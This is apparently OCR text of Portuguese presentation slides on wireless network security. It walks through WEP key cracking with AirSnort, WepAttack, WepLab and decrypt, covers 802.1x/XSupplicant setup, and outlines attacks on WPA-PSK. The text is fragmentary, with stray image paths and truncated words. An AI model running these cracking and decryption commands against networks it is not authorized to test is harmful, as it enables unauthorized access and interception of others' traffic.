
Porém o tráfego continua passível de ser capturado

```
22:44:37.605465 192.168.11.2.33010 > oscommerce.pulver.com.www: . ack
27075 win 59684 <nop,nop,timestamp 907215 341459491> (DF)
22:44:37.609406 oscommerce.pulver.com.www > 192.168.11.2.33010: P
27075:27120(45) ack 542 win 6492 <nop,nop,timestamp 341459495 907176>
(DF)
22:44:37.613282 192.168.11.2.33010 > oscommerce.pulver.com.www: . ack
27120 win 59684 <nop,nop,timestamp 907216 341459495> (DF)
22:44:38.260568 192.168.11.2.33010 > oscommerce.pulver.com.www: P
542:996(454) ack 27120 win 59684 <nop,nop,timestamp 907280 341459495>
(DF)
```

Métodos de proteção disponíveis

- [redacted]
- [redacted]
- [redacted]ente
- WEP
- 802.1x
- WPA
- WPA2/RSN
- Monitoramento

Airsnort


AirSnort
File Edit Settings Help
Load crack file
Save crack file
Log to file
Load pcap file
Exit
Network device eth0 Refresh
Driver type wlan-ng
40 bit crack breadth: 20
128 bit crack breadth: 2
Name WEP Last Seen Last IV Chan Packets Encrypted Interesting PW: Hex PW: ASCII
:5C Homenet54 Tue Jun 29 13:37:45 2004 00:00:00 11 134 0 0
FF:FF:FF:FF:FF:FF Tue Jun 29 14:18:11 2004 00:00:00 431 0 0
00:02:2D:1E:3A:51 Tue Jun 29 13:42:03 2004 00:00:00 244 0 0
00:40:F4:80:B7:4E Tue Jun 29 13:41:18 2004 00:00:00 1 19 0 0
00:0C:41:42:49:E4 Y Tue Jun 29 13:41:27 2004 00:00:00 6 2 0 0
00:0D:88:A6:CE:FB Tue Jun 29 13:42:32 2004 00:00:00 1 0 0
00:00:00:00:00:00 Y Tue Jun 29 13:54:01 2004 AA:AA:03 42 26 0
00:90:4B:0B:9C:F2 wireless Tue Jun 29 13:44:37 2004 00:00:00 6 3 0 0
00:0C:41:18:6D:BF Y Tue Jun 29 13:45:40 2004 00:00:00 11 2 0 0
00:01:F4:75:24:2B Y Tue Jun 29 13:46:14 2004 97:68:F0 1 1 0
00:02:2D:93:77:60 APIS402 Tue Jun 29 14:02:08 2004 00:00:00 9 52 0 0
00:02:2D:51:2E:88 UNINetVarigSul Y Tue Jun 29 14:18:10 2004 AA:AA:03 1 1136 1093 0
00:02:6F:05:44:05 Y Tue Jun 29 13:49:48 2004 24:4B:01 58 57 0
00:60:1D:F0:FB:60 APISSouth Tue Jun 29 14:04:25 2004 00:00:00 3 26 0 0
00:60:1D:F0:FC:9D Tue Jun 29 14:01:47 2004 00:00:00 11 37 0 0
00:02:78:F4:6A:A8 CPAP Tue Jun 29 13:48:51 2004 00:00:00 6 2 0 0
90:38:12:7C:3C:AB Y Tue Jun 29 13:51:37 2004 18:B8:68 1 1 0
00:06:25:24:9E:00 Tue Jun 29 14:01:48 2004 00:00:00 3 15 0 0
76:00:BA:00:93:01 MB06 Y Tue Jun 29 13:52:39 2004 00:00:00 6 2 0 0
02:E0:27:ED:B0:80 UNINetVarig Tue Jun 29 14:02:02 2004 00:00:00 1 23 0 0
00:06:F4:04:D1:9B Tue Jun 29 13:53:11 2004 00:00:00 3 0 0
00:0C:41:18:38:CB LookVg1 Tue Jun 29 13:54:46 2004 00:00:00 6 1 0 0
58:65:DF:D3:98:52 Tue Jun 29 13:58:17 2004 00:00:00 1 0 0
00:E0:98:BE:A1:7A MetroY Tue Jun 29 14:18:10 2004 00:00:00 1 15 0 0
Start
Stop
Clear

WepAttack

```
# wepattack -w /usr/share/dic/dic1.txt -f Kismet-Jun-29-1.dump

# bzcat wordlist.bz2 | wepattack -f Kismet-Jun-29-2004-1.dump

# john -incremental -stdout:13 | wepattack -f Kismet-Jun-29-2004-1.dump
```

WepLab

```
weplab -r Kismet-Jun-25-2004-1.dump Kismet-Jun-25-2004-1.dump
weplab - Wep Key Cracker Wep Key Cracker (v0.0.7-beta).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>
Total valid packets read: 286
Total packets read: 1335
10 packets selected.
Packet 0 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 1 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 2 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 3 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 4 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 5 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 6 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 7 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 8 --> 78 total lenght, 50 data lenght (just encrypted data)
Packet 9 --> 92 total lenght, 64 data lenght (just encrypted data)
Opening packet file for loading all the IV

Total valid packets read: 256
Total packets read: 1335
Total unique IV read: 25
 25 Weak packets gathered:
Compressing IV table...
```

Decifrar tráfego capturado

Decrypt (integrante do pacote airsnort)

decrypt (-p <pw> | -f <dictfile>) [-b] [-o <offset>] -m <bssid> -e <infile> -d <outfile>

Exemplos:


decrypt -p SMART -m AF:E8:E9:6C:11:81 -e wep.pcap -d nowep.pcap

decrypt -p 53:4D:41:52:54 -m AF:E8:E9:6C:11:81 -e wep.pcap -d nowep.pcap

Métodos de proteção disponíveis

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- 802.1x
- WPA
- WPA2/RSN
- Monitoramento

802.1x



802.1x + WEP

cryption

Disabled

WEP — WEP key

1: ASCII
2: ASCII
3: ASCII
4: ASCII

TKIP

AES

WPA-PSK (Pre-Shared Key)

(8 to 63 characters ASCII / 64 digits hexadecimal)
* If IEEE802.1x/EAP authentication is used, keep this field blank.

WPA Group Rekey Interval: 0 Sec

.1x/EAP
ication

Do not authorize Authorize

RADIUS Authentication

RADIUS Server

RADIUS Port: 1812

RADIUS Key

XSupplicant

Métodos suportados:

EAP-AKA
EAP-GTC
EAP-MD5
EAP-MSCHAPv2
EAP-OTP
EAP-SIM
LEAP
PEAP (MSCHAPv2)
EAP-TLS
EAP-TTLS (CHAP, MSCHAP, MSCHAPv2, PAP)

XSupplicant

[ALL] Got EAP-Request-Authentication.
[STATE] Processing AUTHENTICATING state.
[STATE] Sending EAPOL-Response-Authentication
[AUTH TYPE] --- SSL : SSLv3 read server hello A
[AUTH TYPE] --- SSL : SSLv3 read server certificate A
[ALL] Sending TLS ACK!
[...]
[ALL] Got EAP-Success!
Authenticated!
[ALL] Processing command : dhclient -q %i
[ALL] Returning command : dhclient -q ath0
[ALL] Actual command being called is dhclient
[ALL] Generating key block!
[ALL] Using session key const of : client EAP encryption
[STATE] (global) -> **AUTHENTICATED**

XSupplicant

```
eap_tls {
    user_cert = /etc/ssl/certs/cert-clt.pem
    user_key  = /etc/ssl/certs/cert-clt.pem
    user_key_pass = <BEGIN_PASS>muitosecreta<END_PASS>
    root_cert = /etc/ssl/certs/root.pem
    root_dir = /etc/ssl/certs
     chunk_size = 1398
    random_file = /dev/urandom
}
```


Métodos de proteção disponíveis

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- WPA
- WPA2/RSN
- Monitoramento

Ataques ao WPA

- WPA – PSK (Pre-shared Key)
- WPA Interprise
- Ataques ao concentrador
- Ataques aos clientes

WPA - PSK



WPA - PSK

 # wpa_supplicant -w -i ath0 -c /etc/wpa_supplicant.conf -d 1

RX EAPOL from 00:09:5b:66:3d:0e
IEEE 802.1X RX: version=1 type=3 length=127
  EAPOL-Key type=254
  WPA: RX message 1 of Group Key Handshake from 00:09:5b:66:3d:0e (ver=1)
  WPA: Group Key - hexdump(len=32): a6 44 18 ea 08 88 f5 bc 1a 85 1a db ab a6 3b 61 aa b6 02 78 29 57 42 7e 1d a0 69 3a f6 25 40 08
  WPA: Installing GTK to the driver (keyidx=2 tx=0).
  WPA: RSC - hexdump(len=6): 00 00 00 00 00 00
  wpa_driver_madwifi_set_key: alg=TKIP key_idx=2 set_tx=0 seq_len=6 key_len=32
  WPA: Sending EAPOL-Key 2/2
  WPA: Key negotiation completed with 00:09:5b:66:3d:0e

Ataques ao WPA-PSK

```
static int wpa_config_parse_psk(struct wpa_ssid *ssid, int line,  const char *value)
{
        if (*value == '"') {
                char *pos;
                int len;
                value++;
                pos = strrchr(value, '"');
                if (pos)
                        *pos = '\0';
                len = strlen(value);
                if (len < 8 || len > 63) {
                        wpa_printf(MSG_ERROR, "Line %d: Invalid passphrase "
                                   "length %d (expected: 8..63) '%s'.",
                                   line, len, value);
                        return -1;
                }
                wpa_hexdump_ascii(MSG_MSGDUMP, "PSK (ASCII passphrase)",
                                  value, len);
                ssid->passphrase = strdup(value);
                return ssid->passphrase == NULL ? -1 : 0;
        }
[...]
```

